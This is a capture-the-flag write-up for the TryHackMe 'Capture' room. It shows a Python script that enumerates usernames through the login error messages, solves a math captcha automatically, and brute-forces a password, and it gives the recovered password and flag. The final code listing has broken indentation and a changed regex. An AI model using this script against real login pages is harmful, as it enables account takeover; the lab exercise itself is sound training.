


Capture

<https://tryhackme.com/room/capture>

Upon loading the webpage, we see that there is a login forum. Looking in the code there is nothing of interest, so we can attempt to login to the user web interface login with the credentials

admin

admin



The error message is

Error: The user 'admin' does not exist

This will be helpful in finding the correct login username.

```
# search for username first
for user in user_file:
    # remove all white spaces
    user = user.strip()
    data = {'username': user,
            'password': 'placeholder'}
    # send request with username
    response = requests.post(url, data = data)
    response = requests.post(url, data = data)
    if (not 'The user ' in response.text):
        print('The user ' + user + ' exists')
```

After some brute forcing, we learn that there is a math captcha that we need to bypass, so we need to create a method to search for and solve this captcha

```
def captcha_search(response_text):
    solved_value = 0
    match = re.search(r"[0-9]{1,3} [+-/*] [0-9]{1,3}" , response_text)
    vals = match.group(0).split(' ')
    vals[0] = int(vals[0])
    vals[2] = int(vals[2])

    if vals[1] == '+':
        solved_value = vals[0] + vals[2]
    elif vals[1] == '-':
        solved_value = vals[0] - vals[2]
    elif vals[1] == '*':
        solved_value = vals[0] * vals[2]
    elif vals[1] == '/':
        solved_value = vals[0] / vals[2]

    return solved_value

user_file = open('usernames.txt', 'r')
password_file = open('passwords.txt', 'r')
url = 'http://10.10.55.191/login'

# search for username first
```

```

for user in user_file:
    # remove all white spaces
    user = user.strip()
    data = {'username': user,
            'password': 'placeholder'}

    # send request with username
    response = requests.post(url, data = data)

    if('Invalid captcha' in response.text):
        data = {'username': user,
                'password': 'placeholder',
                'captcha':captcha_search(response.text)}
        # send new captcha request
        response = requests.post(url, data = data)
    if (not 'The user ' in response.text):
        print('The user ' + user + ' exists')

```

The output gave two names,


kip

natalie

It's possible that some error with the VM or internet connection caused this since after another running of the script the output was:


natalie

Screenshot, written to a text file:



However, after attempting to login with the user 'natalie' and a dummy password, we get:

Error: Invalid password for user 'natalie'




We can then brute force the passwords for the user 'natalie', copying the code we ran for the username enumeration, and tweaking the input file and the value that we are looking for in the response from the server.

```
#brute force the passwords
for password in password_file:
    password = password.strip()
    data = {'username': 'natalie',
            'password': password,}
    response = requests.post(url=url, data=data)
    if('Invalid captcha' in response.text):
        # if there is captcha, solve it
        data = {'username': 'natalie',
                'password': password,
                'captcha':captcha_search(response.text)}
        # send new captcha request
        response = requests.post(url=url, data = data)
    if not 'Invalid password for user ' in response.text:
        print('The password is: ' + password)
```

The output was once again skewed, but running again we get a single result:

```
True
The password is: sk8board
The password is: savage
root@ip-10-10-70-65:~/Desktop/capture# python runme.py
The password is: sk8board
root@ip-10-10-70-65:~/Desktop/capture#
```

Upon login, the flag is visible:

A screenshot of a web browser window. The address bar is partially visible at the top. The main content area displays the text "Flag.txt:" in a large, bold, black font. Below it, a long alphanumeric string "7df2eabce36f02ca8ed7f237f77ea416" is displayed in a slightly smaller, bold, black font. The background of the page is white.

Flag.txt:
7df2eabce36f02ca8ed7f237f77ea416

Full code:

```
import requests
import re

def captcha_search(response_text):
    solved_value = 0
    match = re.search(r"[0-9]{1,3} [+/*] [0-9]{1,3}" , response_text)
```

```

    vals = match.group(0).split(' ')
    vals[0] = int(vals[0])
    vals[2] = int(vals[2])

    if vals[1] == '+':
        solved_value = vals[0] + vals[2]
    elif vals[1] == '-':
        solved_value = vals[0] - vals[2]
    elif vals[1] == '*':
        solved_value = vals[0] * vals[2]
    elif vals[1] == '/':
        solved_value = vals[0] / vals[2]

    return solved_value

user_file = open('usernames.txt', 'r')
password_file = open('passwords.txt', 'r')
url = 'http://10.10.55.191/login'

# # testing with a single username
# data = {'username': 'ronny', 'password': 'placeholder'}
# response = requests.post(url, data = data)
# if not 'Error:' in response.text:
#     print('Username is: admin')
# print(captcha_search(response.text))
# data = {'username': 'ronny',
#         'password': 'placeholder',
#         'captcha':captcha_search(response.text)}
# # send new captcha request
# response = requests.post(url, data = data)
# print(response.text)
# print('The user ' in response.text)

# search for username first
for user in user_file:
    # remove all white spaces
    user = user.strip()
    data = {'username': user,
           'password': 'placeholder'}
    # send request with username

```

```

response = requests.post(url, data = data)

# if there is captcha, solve it
if('Invalid captcha' in response.text):
    data = {'username': user,
            'password': 'placeholder',
            'captcha':captcha_search(response.text)}
    # send new captcha request
    response = requests.post(url, data = data)
    if (not 'The user ' in response.text):
        print('The user ' + user + ' exists')

# # testing with a single password
# data = {'username': 'natalie', 'password': 'joe'}
# response = requests.post(url, data = data)
# if not 'Error:' in response.text:
#     print('Username is: admin')
# print(captcha_search(response.text))
# data = {'username': 'natalie',
#         'password': 'placeholder',
#         'captcha':captcha_search(response.text)}
# # send new captcha request
# response = requests.post(url, data = data)
# print(response.text)
# print('Invalid password for user' in response.text)

#brute force the passwords
for password in password_file:
    password = password.strip()
    data = {'username': 'natalie',
            'password': password,}
    response = requests.post(url=url, data=data)
    if('Invalid captcha' in response.text):
        # if there is captcha, solve it
        data = {'username': 'natalie',
                'password': password,

```

```
        'captcha':captcha_search(response.text)}  
# send new captcha request  
response = requests.post(url=url, data = data)  
if not 'Invalid password for user ' in response.text:  
    print('The password is: ' + password)
```